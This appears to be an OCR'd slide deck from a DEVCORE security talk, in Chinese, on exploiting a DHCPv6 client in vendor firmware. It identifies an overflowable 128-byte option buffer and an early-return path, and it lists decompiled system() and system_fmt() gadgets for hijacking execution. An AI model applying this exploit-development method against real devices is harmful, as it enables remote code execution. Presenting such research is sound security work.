
Exploit

```
static void client6_recv()
{
  struct dhcp6opt *p, *ep;
  struct dhcp6_optinfo optinfo;
  ...
  dhcp6_init_options(&optinfo);
  p = (struct dhcp6opt *)(dh6 + 1);
  ep = (struct dhcp6opt *)((char *)dh6 + len);
  if (dhcp6_get_options(p, ep, &optinfo) < 0) {
    dprintf(LOG_INFO, FNAME, "failed to parse options");
    return;
  }
  ...
```

dhcp6_get_options 回傳負數
可以讓 client6_recv 馬上 return

Exploit


optinfo.buf (char [128])



但要控制執行流程**到哪**呢

DEVCORE


Gadget



```
int __fastcall system(char *a1)
{
  int v2; // $s0
  int v4[4]; // [sp+18h] [-28h] BYREF
  int v5; // [sp+28h] [-18h] BYREF

  v5 = 0;
  if ( !a1 )
    return 1;
  v2 = fork();
  if ( v2 == -1 )
    return -1;
  if ( !v2 )
  {
    v4[0] = "sh";
    v4[1] = "-c";
    v4[2] = a1;
    v4[3] = 0;
    execve("/bin/sh", v4, 0);
    exit(127);
  }
  while ( waitpid(v2, &v5, 0) == -1 )
  {
    if ( *_errno_location() != 4 )
      return -1;
  }
  return v5;
}
```

廠商在該 binary 中
自行實作了 system 函數


Gadget



```
int system_fmt(char *a1, ...)
{
  char v2[4096]; // [sp+18h] [-1010h] BYREF
  va_list v3; // [sp+1018h] [-10h]
  va_list va; // [sp+102Ch] [+4h] BYREF

  va_start(va, a1);
  va_copy(v3, va);
  vsprintf(v2, a1);
  return system(v2);
}
```

尋找 system 的 callsite

Gadget



```
int system_fmt(char *a1, ...)
{
  char v2[4096]; // [sp+18h] [-1010h] BYREF
  va_list v3; // [sp+1018h] [-10h]
